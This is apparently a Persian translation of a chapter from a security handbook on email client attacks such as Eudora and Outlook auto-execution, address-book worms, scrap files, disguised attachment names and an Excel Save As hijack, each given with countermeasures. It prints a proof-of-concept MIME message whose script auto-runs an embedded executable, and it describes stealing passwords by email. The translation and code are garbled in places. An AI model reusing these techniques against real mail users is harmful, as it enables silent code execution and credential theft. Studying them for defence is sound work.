خوآن کارلوس (Juan Carlos) برنامه‌های Win 32 قابل اجرا و نمونه‌های VBS از این رفتار را در وب سایتش فراهم می‌آورد (تامین می‌کند) ایجاد اینها

مانـند قـرار دادن (insert) کد مناسب در پارت MIME (Part) که بوسیلهٔ <THE – CID> مشخص شده است می‌باشد . این حمله یا هجوم نیز می‌توانست با میزبانی یک صفحه جنایتکار وب اجرا شود . در این حالت ، واضح است که یک آسیب‌پذیری بسیار جدی و شدید وجود خواهد داشت چرا که این به مهاجمین اجازه می‌دهد تا کد انتخابی‌شان را در سیستم قربانی با ارسال آسان وی به پست الکترونیکی (E-mail) اجرا نمایند .

یـــک بـــارگذاری جالـــب جهـــت ملاحظـــهٔ هجمومـــی شـــبیه بـــا ایـــن ابـــزار passdump اثـــر Junker در (http://www.hackersclub.com/km/files/hfiles) می‌باشد .

passdump کلمـهٔ عـبور کاربرهایـی را کـه در حـال حاضـر از حافظـهٔ بـه ویـندوز logged – on کـردند رامـی‌خوانـد و آنها را برای %system root %\pass.txt مـی‌خوانـند . عملکـرد خوآن کارلوس می‌توانست. برای اجرای passdump بعنوان یک پیوست MIME مورد استفاده قرار گیرد و سپس یکی دیگر از سایر عملکردها در این فصل باشد که قادر به خواندن فایل txt می‌بوده و ارسال با پست الکترونیکی به مهاجم از راه دور که در حال بکارگیری تکنیکهایی شبیه Outlook address book werms می‌باشد . تصور کنید گروههای کاربرن اینترنت ندانسته و ناخواسته کلمه‌های عبورشان را روز بروز به بیرون می‌فرستند .

راههاي مقابل با اجراي MIME

چـارهٔ یـا عـلاج کوتـاه مـدت ایـن عمل بدست‌آوردن تکه‌برنامه‌ای از مجله یا بولتن MS01-020 ماکروسافت است که روشی را نصب می‌کند که IE انواع مطمئن غـیرمعقول MIME را در زمـان تعبـیهٔ آن در HTML جابجـا نمـاید . ایـن تغیـیرات رفـتاری IE از شـروع‌کـردن اتوماتـیک‌وار اجـرای انواع MIME در پیوستها (attachment) جهـت اعـلان فـایل Download شـده بجـای آن مـی‌باشـد . ایـن آسـیب‌پذیـری بعـنوان Bugtraq ID 2524 در (http://www.security.com/bid/2524) فهرست‌بندی شده است و در Win 2000 Service Packe نصب شده است.

بـا پیشـگیری طولانـی مـدت از اعمال آسیب‌ناپذیری خودکار بایستی Outlook/OE را طوری پیکره‌بندی نماییم که با خاطرجمعی کامل Email خوانده شود . بخصـوص اگـر فـایل Download بـرای حـوزهٔ امنیتـی که در آن Email خوانده می‌شود غیرفعال شده باشد . این رفتار یا عملکرد حوزه‌های امنیتی IE تحت موضوع بکارگیری عاقلانهٔ حوزه‌های امنیتی اتفاق نمی‌افتد و آن به عنوان یک راه حل کلی برای رقابت‌کردن با Activex مورد بحث قرار گرفته است .

آسیب‌پذیري ناشي از اجراي پیوست داراي Eudora پنهاني

Popularity:	6
Simplicity:	8
Impact:	10
Risk Rating:	8

ما آسیب‌پذیریهای زیادی از ایستگاه کاری ماکروسافت را در این بخش مورد بررسی قرار دادیم ، اما ماکروسافت تنها شرکتی نیست که از این نمایشهای امنیتی از طرف ایسـتگاه کـاری رنج می‌برد. ایستگاه کاری پست الکترونیکی عمومی Eudora از مردم در maware.com که این امکان را به مهاجمین می‌دهد تا کد اختیاری را روی یـک شروع اجرای Eudora و Download نماید . با فرض تصویر عملیات ذیل : (در نرم‌افزار مجانی نسخهٔ Eudora 5.02 که در NT4 و Win9x یا 2000 اجرا می‌شود).

پـنجرهٔ Preview Pane فعـال شـده باشـد . اگـر Preview Pane فعال (enable) نباشد یک کاربر باید پیغام Email را باز کند و کد را وادار به اجرا نماید .

گزیـنه Use Microsoft Viewer را تحت Tools/options/viewing mail فعال کنید اولین گزینه‌های انتخابی توسط پیش‌فرض فعال شوند . (بـــــــــــــــر عکـــــــــــــــس بعضـــــــــــــــی اخطارهـــــــــــــــای قبلـــــــــــــــی گزیـــــــــــــــنه ترکیـــــــــــــــب Allow Executablet در HTML نبایستی فعال باشد).

این آسیب‌پذیری از طریق جاگذاری یا تعبیهٔ Eudora در فایلهای پیغامهای پست الکترونیکی HTML ایجاد می‌شود . (بعنوان مثال تصویرهایinline) آنها در یک دایرکتوری ویژه ذخیره می‌شوند ، بعنوان embeded folder (در پوشته تعبیه شده) بر می‌گردند .

پست الکترونیکی The HTML سپس می‌تواند این فایلهای کارکردهٔ MIME Control IDS (CID) را بعنوان قسمتی از URL با برچسب : "cid control – id" برگرداند .

بنابرایـن اگـر مهـاجم پـیغام پسـت الکترونیکـی HTML را بـا دو پیوست attachment تعبیه شده به پیغام ایجاد نماید ، با یک اشاره ساده به CID یکی از پیوسـتها در بدنهٔپیغام ، می‌تواند آنها را در یک سیستم ایستگاه کاری پیاده و اجرا نماید . عطف یا اشاره in line(درون خطی) اولین پیوست HTML را فرا می‌خواند و

محتویات Java Script دومی را بعنوان شیئی Activex معرفی می‌نماید و آنرا اجرا می‌کند .

کـد Proof – of – concept در زیـر از http://www.maleware.com/you!DORA.txt ایـن آسـیب‌پذیری را معرفی می‌کند (ما ترکیب Base – 64 – encoded را به اختصار پیرایش کرده‌ایم).

```
ME - Version : 1.0
To: helpless@Victim.com
Subject : YOU! DORA
Content-Type: multipart/related;
boundary = "-CF416DC77A62458520258885"

-CF416DC77A6245820258885
Content-Type: text/html; charset = us-ascii
Conetnt-Transfer-Encoding: 7bit

<!doctype html public "-//w3c//dtd html 3.2//en">
<html>
<head>
<title>YOU!DORA</title>
</head>

<body bgcolor = "#0000ff" text = "#000000" link = "#0000ff"
vlink = "#800080" alink = "#ff0000">
<br>
<br>
<img SRC = "cid:mr.malware.to.you" style = "display:none">
<img id = W0W src = "cid:malware.com" style = "display:none">
<center><h6>YOU!DORA</h6></center>
<IFRAME id = malware width = 10 height = 10 stype = "display:none"> </IFRAME>

<script>
//18.03.01 http://www.malware.com
malware.location.hrf = W0W.src
</script>
</body>
</html>

-CF416DC77A62458520258885
Content-Type: application/octet-stream
Content-ID: <mr.malware.to.you>
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename = "malware.exe"
```

```
[base64-encoded attachment "malware.exe"]
-CF416DC77A62458520258885
Content-Type: application/octet-stream; charset = iso - 8859 - 1
Content-ID: <malware.com>
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename = "You!DORA.html"

[base64-encoded attachment "You!DORA.html"]
-CF416DC77A62458520258885 - -
```

وقتیکه ایستگاه کاری Eudora این پیغام را دریافت می‌کند ، دو فایل You ! Dora .html و Maleware.exe را انتقال می‌دهد ، رفتار طبیعی برای پیوستهای درون خطی MIME می‌باشد .

اینجا You ! Dora .html شبیه به آنچه در ASCII هست بنظر می‌رسد :

```
<script>
//http://www.malware.com -18.03.01
document.writeln ('<IFRAME ID = runnerwin WIDTH = 0 HEIGHT = 0
SRC = "about:blank"></IFRAME>');
function linkit (filename)
{
strpagestart = "<HTML><HEAD></HEAD><BODY><OBJECT CLASSID = "+" 'CLSID:15589FA1-C456-
11CE-BF01-00AA0055595A' CODEBASE =' ";
strpageend = " '></OBJECT></BODY></HTML>";
runnerwin.document.open ( ) ;
runnerwin.document.write (strpagestart + filename + strpageend) ;
}
linkit ('malware.exe') ;
</script>
```

همانطوریکه در اینجا مشاهده می‌نمایید ، فایل maleware .exe اتوماتیک‌وار اجرا شده و روتین linkit را اجرا می‌نماید و سپسنام فایل را بدرون قلمر HTML ارسال می‌نماید و آنرا بدرون IFRAME فوران می‌نماید (اطلاعات بیشتر در زمینۀاجرائی اتوماتیک فایلها با hyper link ، شامل کد نمونه در جائیکه پایه‌ریزی شده است ، در عنوان KB Aktile یافت می‌شود .

http://www.support.microsoft.com/support/kb/articles/a232/0/77.ASP

نتیجۀ نهایی در اینجا ، همانطور که قصد داشتیم ، اجرای شفاف و اتوماتیک maleware.exe بدون هیچ مداخله‌ای از طرف کاربر بسادگی با پیش‌نگری پیغامهای دریافتی Email صورت می‌گیرد . maleware.exe اجرا می‌کند یک دسته فرمان تمام صفحه را از طریق تصویری از وزیدن بر شعله‌های (fanning flows) اجرا می‌کند – یک کمی بالاتر از Top ، اما مطمئناً به آن بدی نمی‌تواند باشد :

اقدام متقابل در برابر پیوستهای حاوی Eudora پنهانی

بهترین راه مقابله با این عمل شاید upgrade (بالابردن سطح) Eudora 5.1 می‌باشد . Download مجانی از http://www.eudora.com .

یک کار کلی غیرفعال‌ساختن گزینۀ Microsoft's Viewer User تحت Tools / Options/Viewing Mail می‌باشد . غیرفعال ساختن Java Script و Activex میان IE ، این هجوم یا حمله را ضعیف و ناتوان خواهد ساخت . این آسیب‌پذیری بنام Bugtraq ID 2490 در سایت زیر فهرست‌بندی شده است :

http://www.securityfocus.com/bid/2490

وُرمهاي آدرس بوك Outlook

در طـی سـالهای اخـیر قـرن بیسـتم ، سـوارکاران کـد جنایـتکار جهـان ، یک جشن بیخود و خودسرانهٔ سال جدید به هزینهٔ کاربرهای Outlook و Outlook Express راه انداختند .

کشـتار یکجـا و دسـته‌جمعـی wermهـای آزاد شده و رها شده که مبنی بر یک تکنیک زیبا برای بقای خودش پایه‌ریزی شده بود : توسط پست یا ارسال خودش به ورودی آدرس بـوک شخصی تام قربانهای ، werm با یک لباس مبدل و با نقاب بعنوان اینکه از یک منبع مورد اعتماد (trusted source) سرچشمه می‌گیرد ، شرکت می‌نماید .

ایـن تکـه ناجـیز از مهندسـی اجتماعـی (در فصـل ۱۴ مشاهده کردید) در واقعی یک لطمه یا ضربهٔواقعی از طرف یک نابغه بود . شرکتهایی در این دهها هزار نظر از کاربران Outlook اشان بودند مجبور به shutdown کردن mail server (سرروهای پست) هایشان شدند تا از نفوذ پیغامهای که رفت و برگشت میان کاربران را zip و فشـرده‌سـازی می‌کنند ، جعبه‌های پستی را مسدود می‌کنند و بر فضای disk سرور فشار ایجاد می‌کنند جلوگیری می‌نمایند . چه کسی می‌توانست در برابر بازکردن پیوستهایی که از طرف کسانی که آنها می‌شناختند و با اطمینان داشتند می‌آمد خودداری و مقاومت کنند .

اولیـن پـرتاب یـک چنین Email ای با نام Melissa بود . اگر چه دیود ال اسمیت ، مولف یا سازندهٔ Mellisa ، دستگیر شدو سرانجام گناهکار شناخته شده و ادعـا کـرد کـه شـخص دوم مسـئول این دزدی کامپیوتر می‌باشد و بدین ترتیب مدت ۵ تا ۱۰ سال رادر زندان سپری نمود ومبلغ 150,000 دلار جریمه پرداخت خسارت واردنمـودن بـه فـردیکه سالها به انتشار یکی تا آخر آن ادامه دادند . تحت نامهای خودمانی bubble Boy Worm . Explore .zip و I love you که آنقدر گشت زد و فراگیر شد تا اینکه در اواسط آن بنظر آ،د از مهیج نمودن این رفتارها و عملکردها در اواخر سال 2000 خسته شده بود .

بهرحال این تهدید هنوز پافشاری می‌کند و این یکی از نیازهایی است که باید روشن و high light گردد .

وُرم یا ویروس I love you

Popularity:	*5*
Simplicity:	*5*
Impact:	*10*
Risk Rating:	***7***

ایـنجا یـک زیرروال روال عادی جزئی (VBScript) یا زبان مناسب Visual Basic Script از ورم I Love You می‌باشد که آنرا وادار می‌سازد تا از طریق Email انتشار و گسترش یابد (بعضی خطوط بطور دستی برای جوربودن با صفحه شکسته شده‌اند) .

```
sub spreadloemail ( )
on Error Resource Next
.
.
```

ایـن روال عـادی سـادهٔ خـط 37 یـا (37 – line) طـب می‌کند رابط Microsoft Application Programming (MAPI) را برای پاک‌کردن کتابچه آدرس ویـندوز (WAB) در محضـرخانه یـا Registry و ایجاد یک آیتم mail با موضوع I love you و بدنهٔ پیغام با این عبارت : « لطفاً پیوست I love you ارسـالی از طـرف مـرا کنـترل کنید » در آنجا برای هر دریافت کننده یا گیرنده آن (با تشکر و سپاس از Brain Lewis برایان لوئیس از Foundstone . Inc که برای یاری ما ،این که را تجزیه نمود) در صورتیکه هر غیر برنامه‌نویسی خارج از آنجا فکر می‌کند این علم موشک Rocket scream بیاید بخاطر بسپاریم که I love you مبنی بر مقالهٔ تز (پایان‌نامه) آکادمیک نوشتهٔ یک دانشجوی ۲۳ سالهٔ کالج بود ، چه کسی می‌داند چقدر ضرر و زیان یا خسارت صورت گرفته است ؟!

متوقف‌کردن ورمهاي کتابچه آدرس

در اواسـط سـالیان سوءاسـتفاده ، ماکروسافت خسته شد از اینکه خاطر نشان سازد که کاربران سرانجام بخاطر شروع به اجرای پیوستهای پست الکترونیکی که محتوی یـک چنین wormهایی هستند و یکتکه برنامه ارائه دادند مورد سرزنش قرار می‌گیرند . تکه برنامه Outlook 2000 SR –1 Email Security Update در :

http://www.office.microsoft.com/download/2000/Out2ksec.aspx

نامیده شده بود . یک صورت از این نصب سه طرفه یا سه شاخه ، Object Model Guard بود که طوری طراحی شده بود تا وادار کند کاربر را در زمان اجرای برنامه خارجی جهت دستیابی به آدرس بوک Outlook آنها و یا یک email از طرف کاربر بفرستند .

شـرکتهای معتبر تکنولوژیهای نرم‌افزاری (RST crop ، حالا Cigital ، http://www.cigital.com ارائه داد . بهره‌گیری بیشتر که متوقف سازد فراخوانیهای Outlook توسط به نمایش‌گذاردن موتور Virtual Basic Scripting ، بدین‌وسیله انتشار ویروسهای شبه I Love you را متوقف ساختند . تکه برنامه ، که تـنها Befriends.dll (JBF) فـراخواند ، مـی‌توانست بکار برده شود در اتصال با بروز رساندن ماکروسافت برای Outlook در مقابله با Microsoft Object Model Guard کـه کار می‌کند باکنترل دستیابی به توابع میان Outlook که برای جمع‌آوری آدرسهای Email یا ارسال Email مورد استفاده قرار می‌گیرند و JBF کار می‌کند توسط کنترل توانایی سایر کاربردها جهت دستیابی به Outlook یا Outlook Express در این رویداد که دستیابی از یک Script در حال اجرا از desktop یـا از فـایل پیوست ، ناشی می‌شود دستیابی انکار شده است . در غیر این صورت از کاربر خواسته می‌شود که تایید نماید این را : برنامهٔ کاربردی بایستی جواز دسترسی به Outlook (از جزئیات تکنیکی JBF در http://www.cigital.com/JBF/tech.html) را داشته باشد .

Cigital ادعـا مـی‌کـند که ابزارشان ممتاز است ، از آنجائیکه Object Model Guard ماکروسافت بایستی لیست کامل و جامع از اشیاء اگر که بایستی موفق باشد بعـنوان یـک وظیفهٔ مبارزه طلبی را محافظت کند ، آنها همچنین توجه کردندکه آدرسهای Email ممکن است هنوز ارسال شوند اگر آنها پدیدار شوند در Signatures امضاها ، بدنهٔ متنهای پیغام یا سایر مدارک و آنچه روشهای آینده برای عملکرد flawsها در Outlook جهت ارسال emailها که احتمالاً بایستی پیدا شوند ، می‌باشد .

یافتـن دسـتیابی مبنـی بر Script به Outlook/OE و JBF بصورت تئوری و نظری می‌توان از حملات مبنی بر یک حیطهٔ وسیع از تکنیکهای هجوم یا حمله مربوط جلوگـیری نمـود. Just Be Friends.DLL یـا DLL (فقـط دوسـت باشیم) می‌تواند در http://www.cigital.com/JBF موجود باشد . ما آنرا توصیه می‌کنیم برای Outlook/OE کاربران روی سکوهای Nt/2000

یادداشت : Just Be Friends روی سکوی Win9x کار نمی‌کند .

هجومهاي فايلهاي پيوست (حمله‌هاي فايل پيوست)

یکـی از مناسـب‌تریـن چهره‌های یا صورتهای E-mail توانایی برای پیوست‌کردن فایلها به پیغامها می‌باشد . این ذخیره کننده عالی وقت (time saver) آشکارا اشـکالاتی دارد ، بـه هـر حالـت - یعنـی تمـایل کاربر برای اجرای کردن فقط در زمینهٔ هر فایلی که از طریق Email دریافت می‌کنند ، هست . هیچکسی بنظر نمی‌آید که فـراخواند آنچه که معادل دعوت کردن افراد بد ؟؟؟ بداخل اتاق نشیمن است . در آینده هجومهای زیادی را مورد بحث قرار خواهیم داد که از فایلای پیوست شده به پیغامهای Email متـنفر هسـتند . چرخشـها یـا گردشـهای فراوان اطراف مکانیسمها برای پنهان‌کردن طبیعت فایلهای پیوست شدهیا آنرا بصورت تجزیه‌ناپذیر و جذاب برای انگشت کلیک کنندهٔ ماوس قربانی می‌سازد . سایر حملات یا هجومها که ما بحث می‌کنیم بسیار دسیسه‌آمیز هستند ، درست عین نوشتن فایلهای پیوست شده به روی دیستک بدون any مداخلـهٔ یـا علـم کاربر . اغلب کاربران اینترنت می‌دانند که پیوستهای Email را بی‌نهایت با دقت انتقال دهند (رد و بدل کنند) و با بی‌ایمانی عظیم – ما امیدواریم بخشهای زیرین قدرتمندانهاین تصور کلی را استحکام بخشد .

کناراندا‌ختن حملات فایل پیوسته

Popularity:	*5*
Simplicity:	*5*
Impact:	*10*
Risk Rating:	***7***

یـک رمـز شـناختهٔ شـدهٔ جزئـی از ویـندوز ایـن است که فایلهای پسوند shs. دارند ، پسوند فایل واقعی‌اشان را بصورت پیش‌فرض ، مخفی و پنهان کرده‌اند مطابق با محضرخانه (registry) ایجاد HKEY _ CLASSES_ROOT\shellScrap\NevershowFxt این احتمالاً یک بخش بزرگ بجز آن فایلها با پسوند shs. نخواهـد بـود ، همچنین شناخته‌شده بعنوان فایلهای کنار انداخته شده یا shellScrap Object ، می‌توانند فرمانها را اجرا کنند . بعلاوه تکنولوژی Object Link و Embedding (OLE) مـورد بحـث قـرار گرفـت در بخش قبلی در مبحث Activex ، فایلهای کنار انداخته شده بطور محسوسی یک پوشه برای شیئی تعبیه شده دیگر هستند . Objects (اشیاء) می‌توانند صفحه گستردهٔ Excel (که اغلب مردم دیده‌اند، تعبیه شده در اسناد word) و یا حتی سایر فایلها .

کوتاهتریـن راه بـرای ایجـاد آن ، تعبـیهٔ یک فایل بداخل سایر فایل کاربردی آمادهٔ انجام دستورات OLE است و سپس نسخه‌برداری از آیکن‌اش بر پوشهٔ دیگر . فایل حالا کنترل شده است در فایل پوشانندهٔ خودش با آیکون ویژه‌آیش و پسوند منحصربفردش (shs.) وقتیکه فیال با پسوند SHS. شروع به اجرا می‌شود ، شیئی تعبیه شده نـیز اجـرا شـده اسـت . چه چیزی بیشتر است ، دستورات می‌توانند با م متحد شوند بوسیلهٔ شیئی تعبیه شده که بکار می‌برد Microsoft’s Object Packager ،

برای بازکردن قلمرونهایی فعالیتها یا اقدامات جنایت‌آمیز برای هر کسی که در نیمه راه آشنایی با DOS می‌باشد .

در ژوئن سال 2000 ، شخصی به اجرای worm بنام Life Change کرد که بکار می‌برد این صورتهای فایلهای کناراندخته شده (scrap files) را برای حمله به کاربران . worm رهبری می‌شد توسط Email با خط موضوعات متنوع با اشاره به شوخی‌هایی (جوکهایی) که در فایل پیوست شده قرار گرفته است ، فایل پیوست یک فایل کنار انداخته را یک کلاهبردار یا متقلب با پسوند txt یا Fraundulent.txt ، آنرا طوری ایجاد می‌کند که شبیه یک فایل متنی معمولی بنظر برسد . وقتیکه اجرا شد، Life Changes روتین‌ها یا روالهای عادی استاندارد را انجام می‌دهد : خودش را ۵۰ نفر از دریافت‌کنندگان اول کتاب آدرس قربانی ارسال کرد ، فایلها را حذف کرد و غیره و غیره . ترساننده است که ببینیم اشخاصی بوضوح مورد حمله یا هجوم قرار گرفته‌اند در صورتهای جنایتکار فایلهای Scrap یاکنار انداخته شده که در سالهای زیادی شناخته شده بودند و اغلب تاریخچه‌وب سایت PCHelp بطور سرگرم‌کننده‌ای در http://www.pc- help.org/security/scrap.html می‌باشد . چه کسی می‌داند که چه تعداد منابع تاریخی شبیه با این یکی در محضرخانهٔ ویندوز در انتظار به سر می‌برد ؟

اقدامات متقابل در برابر فایل کناراندخته شده (Scrap File)

چند اندرز عالی برای کندنمودن اغلب وضعیتهای خطرناک فایلهای کناراندخته شده موجود در PCHelp شامل ذیل را معرفی می‌نماییم :

▼ حذف کنید ارزش Registry ShowExt Never را که قبلاً به آن اشاره شده تحت HKLM\SOFTWARE\CLASSES\Docshortcut و سپس ساختن پسوندهای قابل مشاهدهٔ shs. و shb. (فایلهای با پسوند SHB. بطور مشابه در SHS. اجرا می‌شوند) .

☐ به روز در آورید اسکنرهای ضدویروس را برای مشاهدهٔ فایلهای با پسوند SHS. و SHB. بعلاوهٔ سایر انواع فایل قابل اجرا .

☐ غیرفعال ساختن فایلهای نهایی (scrap) کنار انداخته شده با خارج‌کردن یا حذف آنها از لیست شناخته شدهٔ انواع فایل ویندوز یا حذف فایل shscrap.dll در پوشهٔ سیستمتان .

▲ بکار نبرید Explore Windows – بکار ببرید فایل مدیریت و قدیمی (Winfile.exe on NT4)

پنهان‌کردن پسوندهاي فايل پيوست mail (پست) با لايه‌گذاري با فاصله‌ها Padding with spaces

Popularity:	*7*
Simplicity:	*8*
Impact:	*9*
Risk Rating:	***8***

در یک پیک لیست وقایع پستی در هیجدهم می سال 2000 ببینید :


http://www.securityfocus.com/archive/75/6068

ولکر ورث (volker Werth) گزارش داد یک روش برای ارسال پیوستهای mail که با ناقلایی تغییر قیافه می‌دهند نام پیوست را . با لایه‌گذاری نام فایل با فاصله‌ها (20% در hex) ، خوانندگان mail می‌توانند مجبور به نمایش فقط در چند حروف اول نام پیوست در مداخلهٔ‌کاربر شوند . بعنوان مثال :

freemp3.doc.....[150 space]

.

این فایل پیوست پدید می‌آید مانند freemp3.doc در UI ، یک فایل تحت نظر کاملاً معقولانه ممکن است ذخیره شده باشد روی دیسک یا شروع به اجرای صحیح از e- mail در ذیل یک نظر جزئی به آنچه بنظر می‌آید شبیه به Outlook Express را هست می‌بینید :



اقدام متقابل در برابر فایل پیوست پنهان شده یا مخفي

همـانطور کـه مـی‌بینید توسط آیکون (Icon) در توضیحات قبل ، فایل پیوست آشکار را یک مدرک یا سند word نمی‌باشد . سخن‌چین کشیدن نشان انداختگی بدیـن شـکل (....) نـیز مـا را در از دست‌دادن آن یاری می‌دهد . اگر این علائم کافی نباشند ، شما به هر صورت نمی‌توانید فایلهای پیوست را مستقیماً از پیغامهای Email بازشده دریافت کنید .

تکه برنامهٔ امنیتی Outlook SR – 1 می‌تواند به این امر کمک کند . این شما را وادار می‌سازد که اغلب انواع فایل پیوست مفسر برای دیسک را ذخیره کند .
(http://www.microsoft.com/download/2000/Out2ksec.aspx)

تکنیکهاي اجتماعي براي پایین‌گذاري (download) فایلهاي پیوست Cajoling

Popularity:	*10*
Simplicity:	*10*
Impact:	*10*
Risk Rating:	*10*

یک راه مستقیم برای نوشتن یک پیوست mail روی دیسک مهندسی اجتماعی است . آیا تا بحال این متن را در بدنهٔ یا body یک Email را دیدید ؟؟

ایـن پـیغام بکار می‌برد تنظیم یک کارآکتر را که توسط خدمات اینترنت پشتیبانی نشده است . برای مشاهدهٔ محتوی پیغام اصلی ، باز کنید پیغام پیوست شده را . اگر متـن بصـورت صـحیح نمـایش داده نشود ، ذخیره کنید فایل پیوست را روی دیسک و سپس باز کنید آنرا برای بکارگیری یک مرورکننده که می‌تواند تنظیم کارآکتر اصلی را نمایش دهد .

ایـن یـک پـیغام استاندارد ایجاد شده است که وقتیکه پیغامهای mail (در فرمت EML) فوروارد شده است به کاربران Outlook و بعضی خط یا اشتباهات رخ می‌دهد با بررسی MIME از پیغامهای فرستاده شده / فوروارد شده .

این امر را بما می‌نماید که آن تقریباً یک تکنیک قوی برای رسیدن به کسیکه شروع به اجرای فایل پیوست می‌نماید . (هم مستقیماً هم پس از ذخیره‌شدن در disk) مـا عیـناً دریافـت کرده‌ایم این چنین پیغامهایی را که از فهرست لیستهای اصلی امنیتی بسیار برجسته و مهم پستی ارسال شده . بدیهی است ، این یکی از مرحلهٔ نامحدود از امکاناتی است که مهاجمین توانسته بودند قرار دهند در بدنهٔ یا فیل موضوع یک پیغام .

گول نخورید !!!!!

اقدام متقابل در برابر حیلهٔ فایل پیوست

انگشـت کلـیک کنـندهٔ ماوس شما تنها دشمن شماست . در اینجا به آن بیاموزید که رفتار کند و با دقت نگاه کند یا اسکن کند پیوستهای پایین‌گذاری شده با نرم‌افزار

Virus – scanning قبل از شروع به اجرای آن . حتی پس از آن ، یک نگاه جدی به فرستندهٔ Email بیاندازید قبل از ایجاد تصمیم‌گیری جهت شروع به اجراکردن (Launch) و مطلع باشید که ورومهای mail شبه I Love you می‌تواند بعنوان دوستن صمیمی و مورد اعتماد شما تغییر لباس یا قیافه دهند .

نوشتن پیوستها در روي ديسك بدون مداخلهٔ كاربر

در این خصوص ما دربارهٔ مکانیسمهای متعددی برای اجرای فایلهایی که ممکن است روی دیسک کاربر از راه دور قرار گیرند و دربارهٔ حملاتی کلاً تا کنون روی فایلهای قابل اجرای موجود قرار گرفته‌اندتا کار کثیفشان را انجام دهد (هم روی سرور از راه دور هم روی دیسک کاربر محلی) صحبت نموده‌ایم . به هر حال آنچه اگر مهاجم نیز قادر بود فایلها را از ریودیسک قربانی بنویسد ؟ یک روش شناسایی کامل را برای حمل بارگذاری و سپس انفجار آن فراهم خواهد آورد .

ربودن تابع Save AS در Excel و Power Point

Popularity:	5
Simplicity:	5
Impact:	8
Risk Rating:	6

جادوی پشت این حمله از مشاهدهٔ جرجی گانینسکی سرچشمه می‌گیرد که Excel و Power Point یک تابع Save As (ببینید http://www.guninski.com/sheetex-desc.html) بنابراین وقتیکه اسناد Office فراخوانده شدند در میان IE که بکار می‌برد برچسب lobtion (همانطور که قبلاً دیده‌ایم) این توانایی ذخیرهٔ داده‌ها به جایگاه اختیاری روی disk را ایجاد می‌نماید . عملکرد جرجی استخراج می‌کند داده‌هایی را که ذخیره شده‌اند مستقیماً از یک فایل بنام Book1.xla که یک فایل سادهٔ Excel نامگذاری مجددشده به exla .

جرجی بکار می‌برد این پسوند xla. را همانطوریکه فایل اجرا شده است توسط ویندوز در زمان boot (راه‌اندازی مجدد) اگر جای گرفته در پوشه start up باشد .


یک نسخهٔ کمی اصلاح شده از عملکرد کامل جرجی که در محفظهٔ Email قرار گرفته برای هک‌کردن فرمت نشان داده شده در آینده :

```
hello some domain .com
```

.

.

کد جرجی قرارگرفته میان برچسبهای <object> و </script> . ما اصلاح کرده‌ایم آنرا برای دستیابی فایل Book1.xlaاش که بکار می‌رود URL کاملش را . محتوی Book1.xla نوشته شده روی فایل مشخص شده در خط ”fn=“ ما همچنین بعضی از خطهای پیشنهادی از کد اصلی جرجی که چگونگی توانایی شما جهت ذخیرهٔ فایل روی پوشهٔ Windows Start up و نشان می‌دهد را حذف کردیم . بازنگری پیغام در OE در NT4 با تنظیم حوزهٔ امنیتی بر LOW ابتدا طرح می‌کند که فایل مختصر انتقالی ویندوز ، سپس پیغام ذیل را داریم :



ما فایل پیش‌ساختهٔ Book1.xla را در اینجا بعنوان مواد خام بکار برده‌ایم . این بی‌ضرر است ، به هر حال با افزایش خدمات انبار فایل مجانی و بی‌نام در اینترنت ، آسان خواهد بود که مهاجمین جنایتکار اسناد office جنایت‌آمیز خودشان را ایجاد نمایند و آنرا برای پایین‌گذاری یا download کردن قابل دسترسی بگذارند . وب پیکره‌بندی نشده و تسلیم شده یا سرورهای FTP نیز آنرا برای یک مخزن بالغ جهت یک چنین فایلهایی خواهد ساخت .

اقدام متقابل در برابر فايلهاي Excel / Powerpoint كه حمله‌ها را مي‌نويسند .

آیا نیازی به دوباره‌گفتن دربارهٔ آن هست ؟ تکه‌های برنامه‌ای را از سایت زیر دریافت نمائید :

http://www.microsoft.com/technet/security/bulletin/ms00-049.asp

این تکه‌برنامهٔ کامپیوتری اسناد Excel و Powerpoint را بعنوان Unsafe for Scripting علامت‌گذاری می‌کند (لطفاً مسخره نکنید) بدیهی است شما می‌توانستید با گذاردن Band Aids در کامپیورتان به این اخاذی کردنها خاتمه دهید و یا نهایتاً بوسیلهٔ غیرفعال ساختن Activex در یک رفتار مناسب ، همچنانکه در مبحث قبلی درحوزه‌های امنیتی بحث شده بود .

پیوستهاي Force Feeding

Popularity:	5
Simplicity:	2
Impact:	8
Risk Rating:	5

مـردم در http://www.maleware.com عبارت Force feeding را تغذیه‌نمودن اجباری برای توضیح و تشریح مکانیسم Download کردن یک فایل روی دیسک کاربر بدون اجازهٔ وی پیشنهاد کردند و ماهیت عملکرد maleware.com ادعای آنها مبنی بر اینکه Outlook / OE دریافتی‌های کاربر را وقتیکه مـی‌خواهند یک فایل پیوست به پیغام Email را بفرستند نادیده می‌گیرد . بطور عادی ، وقتیکه فایل پیوست Email شروع به اجرا می‌شود Outlook/OE کاربر را وادار به بازکردن (Open) ، ذخیره (save) کردن روی دیسک یا Cancel کنسل‌کردن عمل آن می‌نماید . maleware.com ادعا کرد که اهمیتی نداردکه کاربر چـه چـیزی را انـتخاب کـرده ، پیوسـت در دایرکـتوری temp% ویـندوز NT (c:\temp on و Win9x (c:\windows\Temp on) نوشته شده بود پوشـه‌هـای موقـت (temp) ویـندوز (win 2000) . اگر بصورت تمیز نصب شده باشد و upgrade هم نشده باشد وقتیکه سپرده شد ، فایل شروع به بکارگیری یک حـیلهٔ ناقلا کرده و 